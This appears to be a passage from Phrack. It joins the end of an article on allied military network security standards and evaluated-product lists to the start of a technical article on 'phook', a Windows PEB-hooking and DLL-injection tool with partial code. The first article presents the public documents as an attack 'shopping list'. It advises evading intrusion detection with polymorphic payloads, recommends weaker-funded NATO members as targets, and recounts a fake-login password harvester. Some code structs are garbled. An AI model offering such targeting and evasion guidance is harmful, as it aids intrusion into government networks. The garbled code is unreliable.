This Criteria is for use between the countries in any kinds of shared network arrangements - this process is called "Mutual Recognition". The philosophy behind this is that overseas products rated by the DSD, NSA and various other organisations can be used in other member countries without being re-evaluated as the criteria is the same. Although it may be noted that (at least in Australia) the DSD does provide exceptions for any kind of cryptographic equipment which it may need to give particular evaluation to.

(I wonder if this is a security concern or more to do with compatibility).

Also available is the ACSI33 Network Security Manual - Public Domain Copy [1] - this is much like the old DoD Orange Book in the US. This manual defines many of the Australian DoD Network security standards and criteria prerequisites for many of the supplicants of DSD/DoD approval for the Evaluated Products List (EPL).

If you check the EPL itself, you'll find criteria certification reports and security target papers, defining how the product was certified, possible weaknesses in the product, how the product should be used in the DoD and all the contact details any given DoD department should need to buy such a product or get information on it.

You have the shopping list for exploits, contact information for social engineering, a detailed outline of what to worry about once you'd attacked a DoD network point and how to hide yourself from IDS - you have the list of what IDS are used, and can download the IDS signature recognition files and run those through something like IDA Pro disassembler. Then modify your code/payload to no longer alert the IDS software, use of polymorphic payload would be a good technique to use for this once you know the triggering pattern.

Since the old days of hacking into .mil's on the old milnet (the cold-war ip network of the USA which was used both for research and development) of the early 90's lots of things happened. Lots of busts and a lot of talk of securing the governments of the western world. And they are not the only ones. Since the early 90's we've seen a huge amount of digest on changes to computer related laws worldwide in relation to this particular agenda in places like Russia, China and North Korea.

There is more than enough information in these documents to set up an elaborate network attack, when the various military organisations will be more reliant than ever on these networks for command and control, logistics and communications.

More interesting is the fact that on the UK EPL and the US EPL they also list the same products with the same rating - even though some of them have been independently assessed (haha), further pushing the point that these networks are now at least slightly interoperable or at least becoming so over time.

The scarey part is that it's connected to the largest military body in the world. The US DoD, who have run SIPRN for many years, since they re-built the early milnet after the cold-war. The network there being able to at least speak to the Australian network and be restricted by guidelines of Mutual Recognition as set down by the new standards in the CCRA must of course adhere to the same standards, and can be recognised by the EAL designation on the Australian and UK EPLs.

Theory: Latest exploits - or even old ones - could still work to this day on many of the systems because of the way the EPL is implemented. Companies must pay to become a part of the EPL. It can cost upward of \$1,000,000 AUD to get a product certified sufficiently. From the companies point of view - the more they pay, the better their market share is, because the further up the EPL rating they go - by taking more time through evaluation - which costs more to get evaluated for, they find less companies are willing to pay for the evaluation.

This directly impacts sales because the more secure a network is rated internally by the DSD the less choice any given department has for the products to secure it. Pretty much the DSD/NSA etc. will give you a license to print money - as long as you pay THEM first.

Here's one recent example of the whole deal going wrong which has come out in the press as I wrote this article [7]. I find it interesting that even the most educated security consultants aren't really that aware of the way the intelligence community is functioning when it comes to the CCRA/EPL equipment. Their mention of "Pentest expresses doubts about whether the

certification of the firewall according to Common Criteria EAL4+ is merited on the basis of the flaws it unearthed." amuses me. Fact is, once a particular IMPLEMENTATION of a product is evaluated, it doesn't change. It won't be "Regularly Patched" or even "Regularly Evaluated", any changes whatsoever made to the implementation make it non-standard and no longer adhering to the criteria it was evaluated for originally - that's the point of evaluation - as far as the DSD/NSA are concerned.

You are almost back at the old NASA addage back when the space race was on and they would joke that the Russians had their best minds and parts going into their project while the US spacecraft was 10,000 moving parts, all built by the lowest bidder run by a group of people chosen on their ability to kiss ass.

This is the basic problem with beaurecracy in the western military. Beaurecrats are always trying to justify their existence, they do so by telling everyone what they are doing and companies involved want to say "hey look what we did for the DoD".

On with our look at the pretty secure network: Without actually breaking in, we can't know if you can break into the american network from the Australian side, or any other side, however, the previous designations with regard to PROTECTED networks connecting to National Security Networks could tell us that we might be able to easily. I suggest that no matter what the CCRA will tell countries to do, their own internal DSD, NSA, DoD computer departments will require some heavy security between coalition members. But this is only an assumption on my part, I wouldn't put it past the various department heads to cut costs here - it happens.

I find it amusing that in none of the above departments or EPL's does NSA SELinux get a mention;) (Probably just someone's pet project).

One assumption you'd have to make is the network wouldn't be fast out of the country you're in. Ground based satellite transponders are bound to be slow, ship based ones even slower. Network coverage of combat areas is going to be pretty nasty for data - especially if you are on a dialup line. But they are there. Recent Satellite scans show a large number of S and X band non-commercial satellite beacons (which show working transponders in space) and data/analog signals which are encrypted as no in-band scans return any valid output at all (you can see the bandwidth is being used however).

I dont have a lot of information about the SIPR Network, not being in the U.S (hopefully it will not be long before someone writes another article on it).

But from the DISA website:

SIPRNet: The Secret IP Router Network (SIPRNet) is DoDs largest interoperable command and control data network, supporting the Global Command and Control System (GCCS), the Defense Message System (DMS), collaborative planning and numerous other classified warfighter applications. (Note: I suggest warfighter applications means training programs).

Direct connection data rates range from 56 kbps to 155Mbps. Remote dial-up services are available up to 19.2kbps.

The data rates there are interesting, meaning they also have dialup and ATM links available possibly faster is now available as that page hasn't been updated since the mid 90's.

--[7. Other Standards

The only other standards I've found that are worthy of note for this particular paper are the encryption standards. These are also noted in the acsi33 document fully. The usage of 3DES and AES for symmetrical encryption and RSA/DH/DSA/Elliptic Curve Diffie-Hellman (ECDH)/Elliptic Curve Digital Signature Algorithm (ECDSA) for asymmetric (key exchanges). Encryption is not my strong point, however it should be noted the CCRA members defer to NIST with regard to most of their encryption standards.

Fact is I am quoting almost directly from the acsi33 document here, the only encrypted VPNs I ever set up for these companies I worked for were Cisco IOS 3des algorithms.

--[8. Secrets

At the end of the cold war, there were probably a few hundred thousand computers hooked up to the internet. Almost every country on earth had SOMETHING hooked up. The R&D departments of universities in Australia was where I got my internet access from and developed contacts in the hacker scene of the time. At that time China and the USSR were both large threats to western dominance, however I find it interesting to note that all of the member countries of both of these power blocks were internet connected at the time the cold war was in full force.

The US DoD or DARPA has still never actually disclosed any given project to do with engineering or humanities that the internet actually facilitates apart from communication.

One has to wonder about the significance of the storm worm and other such virii, their ability to act as an autonomous strike against non-military, but more a regional strike against economic infrastructure.

The foreseen assumption of any given biological, nuclear or widespread terrorist attack would be that that economic infrastructure would disolve before military infrastructure.

After having written this article, I'm not entirely sure that is a valid assumption...

--[9. Conclusion

Much as I would like to write more about the networks in other nations (Japan and France would be nice to find out about), I don't really have the time to wardial or do research for so many networks in so many countries. It will have to come at a later date by other writers. But keep in mind, the USA spend the most on industrial military and mainstream military projects in the world just by matter of overall odds for breaking in and not being discovered, they are probably your least favourable target. As the network seems to now be interconnected with other NATO nations, one of the nations spending less on it might be give better outcomes.

The standards are the same across the board anyhow, most of this information will still be good as long as you are in, or looking at a

network in one of these member nations.

I think many people in the various military departments across the world who are member organisations for this particular network should be quite embarassed by this information being so easy to get. Security through obscurity is another oldschool technique which seems to have gone the way of the steam train - even by those who should be most concerned with obscuring and securing their data.

Any hacker who has been around for any decent length of time can tell you there is a way around any system - if you added the extra advantage of having many men who are ready and willing to come to your country and "kick the door down" to procure some of this information, the people responsible for this should be concerned. If we can glean all of this from the "public domain" security level, imagine just having some access to documentation from the IN-CONFIDENCE network computer.

In my own experience in working for the Australian DSD through contractors, I found many times that their network data security was very dependant upon one or two applications that were bought from outside organisations - poorly implemented and only very rudimentary security precautions taken. Even the fact that I worked there - even with a previous criminal record to do with gaining access to commonwealth systems, inserting data in commonwealth systems, and defrauding the credit card system - was a security breach.

One of the first computers I ever broke into was done via a COBOL packet snarfer. I re-wrote all of the screens to all of the computers the terminal servers would connect to. Then from an account I looked over someone's shoulder to get, I ran up the snarfer and it would look as if I had logged out. I hadn't, in fact the program was running and looked like the login screen. When you typed in your username/password pair, it gave the usual "Password Authorisation Failure" or other error message (depending on where you were logging in) and it logged it to a file in another account - which had the file permissions opened on it so other accounts could write to its' directory. The program then logged itself out - giving the user the normal login screen. Completely unseen by them, and they merely thought they had typed the wrong password.

8 Years later I was working for this particular contractor to the DSD, I found myself sitting in Air Force bases, Navy Logistics Centres, as well as many high-end government and corporate computer security departments. Physical security was not an issue - even though, if propper background checks had been done on me - I would not have been allowed to be there.

Iin the past few months I've seen various talk in the press about botnets, attack vectors from unknown sources and the dreaded "black hat" hackers. The latest laugh I had was the stats from google saying that more unix boxes had been compromised than windows boxes and the reporter couldn't understand why unix was considered more secure than windows. They didn't and don't to this day understand WHY *nix and open source are more secure - I am not going to educate people here.

Creating an aire of "hype" or complacency in any security environment is completely unconstructive, use of "known factors" through use of friends and other associates is likewise unconstructive.

The reasons for this are simple and are defined indeed by one of the latest press releases from the whitehouse.

"On the last day, we won't be lost because of a lack of strength or a lack of equipment. We'll be lost because of a lack of trust."

--[10. Annex

Acronyms:

- [i] RAN Royal Australian Navy
- [ii] FISSO Fleet Information System Support Organisation.
- [iii] DSD Defence Signals Directorate.
- [iv] DoD Department of Defence.
- [v] DRN Defence Restricted Network.
- [vi] NSA National Security Agency (USA).
- [vii] SIPRN Secret IP Router Network (US DoD).

Resources:

- [1] http://www.dsd.gov.au/library/infosec/acsi33.html
- [2] http://www.cesg.gov.uk/site/iacs/index.cfm? menuSelected=1&displayPage=151
- [3] http://www.defence.gov.au/dmo/id/cic_contracts/Values2001-2002.pdf
- [4] http://www.yaffa.com.au/defence/pdf/05/top40-20-2004.pdf
- [5] http://www.disa.mil/main/prodsol/data.html
- [6] http://www.kaz-group.com/files/casestudies/cs_ran.pdf
- [7] http://www.theregister.co.uk/2007/10/03/check_point_pentest/
- [8] http://www.softwink.com/iwar/
- [9] http://www2.packetstormsecurity.org/cgi-bin/search/search.cgi? searchvalue=thefinn&type=archives&%5Bsearch%5D.x=0&%5Bsearch%5D.y=0

==Phrack Inc.==

```
Volume 0x0c, Issue 0x41, Phile #0x0a of 0x0f
=----=
=----=[ phook - The PEB Hooker ]=-----=
=----=
=----=[ [Shearer] - eunimedesAThotmail.com ]=-----=
=--=[ http://www.fr33project.org / Mirror: http://www.disidents.com ]=--=
=----=
=-----[ October 15 2007 ]=-----=
=-----
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  2.- Previous concepts
   2.1 - Process Environment Block
     2.1.1 - LoaderData
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 - 2.2.1 Load of the Import Address Table
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- 7.- Advantages and possibilities

- 8.- Conclusion
- 9.- Acknowledgements
- 10.- Related Works
- 11.- References
- 12.- Source Code

```
----[ 0.- Foreword
```

Nomenclatures:

- .- [T.Index]: related works (section 10).
- .- [R.Index]: references (section 11).

Index is the identificator of the nomenclatures.

To understand the document it is needed to have knowledge in win32 about:

- Types of executables:
 - PE32 [R.3]: DLLs, EXE...
- Programming:
 - Use of APIs [R.20]: LoadLibrary, GetModuleHandle ...
 - Hooks [R.10] [R.8] [...]
- Win32 ASM [R.21].

Two terms will be used along all the document:

- 1.- DLL_FAKE: DLL that will supplant a legitim DLL (DLL_REAL).
- 2.- DLL_REAL: DLL that will be supplanted by DLL_FAKE.

Unless stated otherwise, hook/s will always refer to hook/s in win32.

```
----[ 1.- Introduction
```

Hooks in win32 are commonly used to do reverse engineering, the most common motivations are the analisys of malware and packers, software protection systems. Hooks are also used to monitorize parts of a software: access to files, sockets, registry modification...

The actual methods to realize hooks in ring3 (see section 2.5) has different problems (see section 2.5.1). The most important problem for us was that some software can detect them. There are software protection systems that are able to alter the flow of execution when they detect some kind of unknown hook, even the most sophisticated are able to eliminate some types of hooks and continue the normal flow of execution.

Another problem comes while atempting to realize a hook in the virus that tracks API's addresses in memory, disabling some types of hooks like IAT HOOKING (see section 2.5). There are software protection systems that use some technics of virus and viceversa.

Due to these problems we have created phook, which uses a few documented method to realize hooks in ring3 and it even makes some virus techniques to use our hook.

This document explains how phook works and the PEB HOOKING [T.1] method. phook is a tool that uses PEB HOOKING [T.1] to realize a hook of a DLL, it also allows to realize other tasks interactively:

- List loaded modules.

```
- Download a DLL.
The PEB HOOKING [T.1] method consists in supplanting a DLL_REAL in memory
by a DLL_FAKE, so all modules of a process that use DLL_REAL now will use
DLL FAKE.
----[ 2 - Previous concepts
To understand the PEB HOOKING [T.1] method and how phook works, it is
needed to have clear understanding of some concepts:
----[ 2.1 - Process Environment Block
Process Environment Block (PEB) is a structure [R.1] located in the
user's space, that contains the process' environment data [R.2]:
   - Enviroment variables.
   - Loaded modules list.
    - Addresses in memory of the Heap.
    - If the process is being depurated.
    ----[ CODE
    typedef struct _PEB
       BOOLEAN InheritedAddressSpace;
       BOOLEAN ReadImageFileExecOptions;
       BOOLEAN BeingDebugged;
       BOOLEAN Spare;
       HANDLE Mutant;
       PVOID ImageBaseAddress;
       PPEB_LDR_DATA LoaderData;
       PRTL_USER_PROCESS_PARAMETERS ProcessParameters;
       PVOID SubSystemData;
       PVOID ProcessHeap;
       PVOID FastPebLock;
       PPEBLOCKROUTINE FastPebLockRoutine;
       PPEBLOCKROUTINE FastPebUnlockRoutine;
    } PEB, *PPEB;
    ----[ END CODE
To realize PEB HOOKING it is needed to use the field LoaderData [T.1].
----[ 2.1.1 - LoaderData
It is a structure [R.1] in which there are some data about the modules
of a process. It is a doubly linked list and it can be sorted by three
criteria [R.2]:
    1.- Order of loading
    2.- Order in memory
    3.- Order of initialization
    ----[ CODE
```

- Load a DLL.

```
typedef struct _PEB_LDR_DATA
       ULONG Length;
       BOOLEAN Initialized;
       PVOID SsHandle;
       LIST_ENTRY InLoadOrderModuleList;
       LIST_ENTRY InMemoryOrderModuleList;
       LIST_ENTRY InInitializationOrderModuleList;
    } PEB_LDR_DATA, *PPEB_LDR_DATA;
    ----[ END CODE
All flink and blink fields in LIST_ENTRY are in reality pointers
to LDR_MODULE.
   ----[ CODE
    typedef struct _LIST_ENTRY {
    -7G'V7B ôÄ•5EôTåE%' ¢ fÆ-æ³°
   -7G'V7B ôÄ•5EôTåE%' ¢ &Æ-æ³°
    } LIST_ENTRY,*PLIST_ENTRY;
    ----[ END CODE
The data that we are going to manipulate from LDR_MODULE to realize
PEB HOOKING are [T.1]:
    - BaseAddress: The base of the module in memory.
    - EntryPoint : Address where the module's first instruction to
                   be executed can be found.
    - SizeOfImage: Size of the module in memory.
    ----[ CODE
    typedef struct _LDR_MODULE
       LIST_ENTRY InLoadOrderModuleList;
       LIST_ENTRY InMemoryOrderModuleList;
       LIST_ENTRY InInitializationOrderModuleList;
       PVOID BaseAddress;
       PVOID EntryPoint;
       ULONG SizeOfImage;
       UNICODE_STRING FullDllName;
       UNICODE_STRING BaseDllName;
       ULONG Flags;
       SHORT LoadCount;
       SHORT TlsIndex;
       LIST_ENTRY HashTableEntry;
       ULONG TimeDateStamp;
    } LDR_MODULE, *PLDR_MODULE;
    ----[ END CODE
----[ 2.2 - Import Address Table
Import Address Table (IAT) is a table that the PE32 [R.3] have,
```

which fills the win32 loader when a module [R.4] is loaded and also on late loading using stub at IAT.

External symbols that need a module are called importations, the symbols that a module provide to other modules are called exportations.

In the IAT [R.3] of a module there are the addresses of its importations, that is, in the IAT [R.3] of a module there are the addresses of the exportations it uses from other modules.

```
-----[ 2.2.1 - Load of the Import Address Table
```

For the win32 loader to be able to obtain the exportation it needs to know: the module where it is located, the name of the exportation and/or the ordinal [R.3].

The PE32 has a structure called IMAGE_IMPORT_DESCRIPTOR [R.5] where we can highlight the fields:

- Name : Name of the module where the exportations are

located.

- OriginalFirstThunk: Address of the table where the names and/or

the ordinals of the exportations that the

module imports are located.

- FirstThunk : Address of a table, identical to

OriginalFirstThunk, where the win32 loader puts the addresses of the importations.

TM •

```
-----[ CODE

typedef struct _IMAGE_IMPORT_DESCRIPTOR {
    "Ető$B ÷&-v-æ Äf-'7EF‡Væ³°
    "Ető$B F-ÖTF FU7F × °
    "Ető$B f÷'v &FW$6† -ã°
    "Ető$B æ ÖS°
    "Ető$B f-'7EF‡Væ³°

    IMAGE_IMPORT_DESCRIPTOR,*PIMAGE_IMPORT_DESCRIPTOR;
-----[ END CODE
```

Each entry of the table of FirstThunk and OriginalFirstThunk has two fields [R.3]:

- Hint: if the first 31/63 bits are 0x80000000 it will import only taking account the ordinal, otherwise the name will be used. The bits 15-0 represent the ordinal.

- Name: Address where the name of the exportation is located.

----[2.3 - Starting a process in suspended state

When it is wanted to create a process in suspended state it is necessary to know which type it is [R.6]:

- Console
- GUI

Console type processes can be created with the API CreateProcess and the flag CREATE SUSPENDED.

If GUI type processes are opened with the flag CREATE_SUSPENDED may not work correctly, so they must be created using the APIs:

- 1.- CreateProcess : Process is created without the flag $$\tt CREATE_SUSPENDED.$$
- 2.- WaitForInputIdle: Correct load of the process [R.6] is waited for.
- 3.- SuspendThread : The main thread is suspended.

----[2.4 - Injection of a DLL in a process

To inject a DLL in a process there are many methods [R.7], the most simple is using the APIs:

- 1.- VirtualAllocEx : To reserve memory in the process.
- 2.- WriteProcessMemory: To write in the reserved space a code that loads a DLL.
- 3.- CreateRemoteThread: A thread is created in the process that executes the written code.
- 4.- VirtualFreeEx : Once the DLL is loaded reserved memory is freed.

----[2.5 - Hooks in ring3

There always has been many forms to realize "hooks" in win32, as much in ring3 as in ring0. The problem about working in ring0 lies in that if something fails the OS may become unstable. The most stable method for the OS is to realize the "hook" from ring3.

The most known methods are:

- IAT HOOKING: Entries in the IAT [R.3] are modified, which puts the loader in win32, so it points to another zone [R.8].
- PUSH + RET: In a code area PUSH DIRECTION and RET are introduced to jump to the desired address. Generally it is needed to pass the control to the original area, having to restore it in a determined moment [R.9].
- SetWindowHook...: With these APIs, a callback may be registered for different events of the system [R.10].

----[2.5.1 - Problems

Some problems in the methods to realize hooks in ring3:

Some Methods	Some problems
IAT HOOKING [R.8]	1 The IAT [R.3] of all the loaded modules have to be changed. 2 A module does not need IAT [R.3] to use symbols exported by others.

	3 It is very well known.4 Easy to repair.5 Can be detectable.6 Does not allow full control from the start.
PUSH + RET [R.9]	 The method is not generic for all the areas of the code. It is complicated to implement. Easy to repair. Can be detectable. Does not allow full control from the start.
Other "hooks": SetWindowHook [R.10]	1 Does not allow full control. 2 Easy to repair. 3 Can be detectable.
PEB HOOKING [T.1]	 It is complicated to implement. The original DLL and the injected have to export the same symbols in the same order (at least). Can be detectable. Does not allow full control from the start.

Note: This table only represents the opinion of the authors.

Calls from ring3 to ring0 using SYSENTER cannot be controlled by means of the previous methods only. A system call from ring3 can be realized with SYSENTER [R.11] without happening through any DLL, of such way that the previous methods are made unusable in this pretty rare situation.

Due to the previous problems, we have decided to use PEB HOOKING [T.1] to create a engine that realizes more than "hooks": phook - The PEB Hooker.

Note: The advantages and possibilities of PEB HOOKING [T.1] are explained in section 7.

----[3.- Design

In this section it will be spoken of the base design to realize PEB HOOKING [T.1] successfully. The implementation is not complicated when it is understood why each thing is done.

The steps:

- 1.- Load DLL_FAKE and DLL_REAL.
- 2.- In the list that uses the loader in win32, in which all the loaded modules in this moment are located, it has to exchange many fields between DLL_FAKE and DLL_REAL.
- 3.- It is necessary that the IATs [R.3] of all the loaded modules, except DLL_REAL and maybe DLL_FAKE point to the functions that the DLL_FAKE exports.

----[3.1 - Fore steps to PEB HOOKING

It is necessary before anything to load a DLL_FAKE into the memory of the process, to which it is wanted to realize PEB HOOKING [T.1]. The DLL_FAKE

must have at least the same exportations and the same order of DLL_REAL.

----[3.2 - Exchange of data in LoaderData


It is necessary to search DLL_FAKE and DLL_REAL for some identificative fields of LDR_MODULE, once found the following data will be exchanged:

- EntryPoint
- BaseAddress
- SizeOfImage (almost always)

The search using the field BaseDllName will obtain the data of LDR_MODULE pertaining to DLL_FAKE. Some virus, packers and APIs use this form of search to find the BaseAddress or EntryPoint of a module.


It is necessary to change the field SizeOfImage in the case that DLL_FAKE and DLL_REAL do not have the same size in memory.

Searching flow of BaseAddress of kernel32.dll in a process without PEB HOOKING [T.1]:



kernel32.dll = 7C801000

Searching flow of BaseAddress of kernel32.dll in the previous process with PEB HOOKING [T.1]:



Results of the search in the process:

- 1.- BaseAddress without PEB HOOKING [T.1]: 7C801000 (DLL_REAL)
- 2.- BaseAddress with PEB HOOKING [T.1]: 005C5000 (DLL_FAKE)

PD: Generally searching by InLoadOrderModList, the first field that shows up is the LDR_MODULE corresponding to the main module. In the example it has been omited for the sake of clarity.


----[3.3 - Dynamic load of modules

When a process, in that PEB HOOKING [T.1] has been done, loads a module dynamically [R.12] that has importations from DLL_REAL, its IAT [R.3] will be loaded automatically with the necessary exportations of DLL_FAKE.

----[3.4 - Repairing the IAT

Except in the modules DLL_FAKE and DLL_REAL, all the IATs [R.3] that have exportations of the DLL_REAL shall be replaced by the corresponding ones from DLL_FAKE. The IAT [R.3] of DLL_FAKE is not due to change in case the exportations of DLL_REAL are needed to be used.


If the IAT [R.3] of DLL_FAKE has been modified so the exportations of DLL_REAL are the same ones of DLL_FAKE, a call to a exportation of DLL_REAL from the same exportation of DLL_FAKE, will enter in an infinite recursive loop, causing stack overflow.




The real problem is that we are calling ourselves either directly or indirectly by one or various DLLs. It is not due to repair the IAT [R.3] of any module (DLL_ANY) when DLL_FAKE calls an exportation of DLL_ANY that at the same time calls an exportation of DLL_FAKE that implies to call again the same exportation direct or indirectly from DLL_ANY.

Flow of a call to RtlHeapAlloc, when PEB HOOKING [T.1] has been done over NTDLL.DLL and the IAT of kernel32.dll has been changed:

Example:




Flow of a call to RtlHeapAlloc, when PEB HOOKING [T.1] has been done over NTDLL.DLL and the IAT [R.3] of kernel32.dll has NOT been changed:




Note: The scheme has been simplified, omiting the rest of calls of DLL_FAKE.

Flow of a normal call to LoadLibrary in a process (without PEB HOOKING [T.1]):



The flow is normal and passes directly by DLL_REAL.

Flow of a call to LoadLibrary in a process with PEB HOOKING [T.1]:





As it can be observed the flow passes first through DLL_FAKE. Then DLL_FAKE calls to the original LoadLibrary (DLL_REAL).

----[3.5 - Starting execution

Once all the previous steps are done it is the moment for beginning to execute the process and to see if everything works.

----[3.6 - The APIs that work with modules

The APIs LoadLibrary, GetModuleHandle, EnumProcessModules [R.12] ... use the field LoaderData from the PEB [T.1]. This means that everytime that they try something against DLL_REAL they will be interacting with DLL_FAKE, for example:

PEB HOOKING [T.1] has been done to USER32.DLL:

- DLL_FAKE
 - Name in memory: USER32.DLL - BaseAddress: 00435622
- DLL_REAL
 - Name in memory: OLD_U32.DLL
 BaseAddress: 77D10000

The process tries to obtain the base of USER32.DLL:

- HMODULE user32 = GetModuleHandle("user32.dll");

After executing GetModuleHandle [R.12] the variable user32 will contain: 00435622 (BaseAddress of DLL_FAKE). If the process does later a GetProcAddress [R.12] on some function exported by USER32.DLL, it will obtain the function of DLL_FAKE.

Thanks to PEB HOOKING [T.1] it is no longer necessary to change the behaviour of the APIs that work with modules so that they use DLL_FAKE.

----[3.7 - A new concept: DLL MINIFILTER

DLL MINIFILTER is the name that we have given to the capacity by which a call to an exportation can pass through several DLL_FAKE. One of the most important advantages of the method is to extend or to limit the functionalities modularly to the call of an exportation.

When PEB HOOKING [T.1] is done over a DLL_FAKE, the term DLL_REAL for the new DLL_FAKE becomes the previous DLL_FAKE, creating While doing PEB HOOKING [T.1] over DLL_FAKE, the DLL_REAL term for the new DLL_FAKE, became the before DLL_FAKE value, creating therefore a stack of DLL_FAKEs. The flow will go form the last DLL_FAKE, of which PEB HOOKING [T.1] has taken control, to the DLL_REAL, in case that all the DLL_FAKEs call to the original export.

Flow of a call of a proceso, with PEB HOOKING [T.1], with just one DLL_FAKE:



Flow of a call of a process, with PEB HOOKING [T.1], with three DLL_FAKEs:

0 1 2 3

[process] --> [DLL_FAKE 3] --> [DLL_FAKE 2] --> [DLL_FAKE 1] --> [DLL_REAL]

In the previous examples, all the $\mathtt{DLL_FAKEs}$ pass the control to the corresponding $\mathtt{DLL_REAL}$.

----[3.8 - Frequent problems

At the time of realizing PEB HOOKING [T.1] certain problems may happen, next a table with the problems and the possible solutions is shown:

Problem	Possible/s Solution/s
- The PEB HOOKING [T.1] fails	- Check if the necessary fields of the PEB [T.1] can be exchanged Check if the correct permissions to change the needed IATs [R.3] are present.
- The execution of a process fails	 Check that the PEB [R.1] is browsed correctly. Check if the IATs [R.3] of all the modules of the process have been correctly browsed. check if the modified permissions in memory in the PEB HOOKING [T.1] have been restored.

-----[4.- phook

phook is capable of realizing PEB HOOKING [T.1] (and other things) in a simple manner. phook is a project of various modules:

- InjectorDLL: Program that creates a suspended process and injects a $\,$ DLL in it.
- Console Control: DLL that is injected in the process where we want to do PEB HOOKING [T.1]. It allows to do PEB HOOKING [T.1] and other tasks interactively by means of a command console by sockets.
- CreateExp: Program that generates from a DLL_REAL the source code needed to realize a DLL_FAKE.
- ph_ker32.dll: DLL_FAKE of kernel32.dll. ph_ker32.dll monotorizes the access to the APIs: CreateFileA and CreateFileW [R.14].

----[4.1 - InjectorDLL

Program that creates a suspended process and injects a DLL into it. To inject the DLL C:\console.dll in the corresponding process C:\poc.exe:

- InjectorDLL.exe C:\console.dll -u C:\poc.exe

InjectorDLL, with the parameter -u, usually detects if a process is GUI or Console to know how to create it suspended (see section 2.3). The method that we have created consists in creating the process with the API CreateProcess and the flag CREATE_SUSPENDED [R.6]. Later WaitForInputIdle is called, if the wait fails then it is a Console process, otherwise it will be GUI.

```
----[ CODE
CreateProcess
   program_name
   NULL
   NULL
   NULL
   FALSE
   CREATE_SUSPENDED | CREATE_NEW_CONSOLE
   NULL
   NULL
   pstart_inf
   ppro_inf
// It is necessary to check the correct creation of the process
if ( WaitForInputIdle( ppro_inf->hProcess, 0 ) == WAIT_FAILED )
    // "Console process"
else
    // "GUI process"
---- END CODE
```

Once the type of process is known, we already know how to create it suspended correctly (see section 2.3).

Note: the method may not always work, in some ocassion a "Console process" will be detected as "GUI process".

The code that loads the DLL is put in a structure called LOADER_DLL_s (see section 2.3). LOADER_DLL_s is loaded with the instructions in assembler and the needed data. It is necessary to write in the created process the structure LOADER_DLL_s and to call to CreateRemoteThread, giving it as entrypoint the start of the structure, so that the code of LOADER_DLL_s is executed.

Once the DLL is loaded, the thread is suspended from which LOADER_DLL_s is being executed and increments a flag to indicate it.

```
----[ CODE
```

-----[4.2 - Console Control

Console Control is the DLL that is injected in the process in which it is wanted to realize PEB HOOKING [T.1]. It allows to make PEB HOOKING [T.1] and other tasks interactively by means of a command console by sockets. The port that listens writes it in the file C:\ph_listen_ports.log, with the nomenclature PID - PORT. Example of a process with PID 2456, listening in the port 1234: 2456 - 1234.

```
At the moment you have the following list of commands:
                             - Shows this screen
   help
   exit
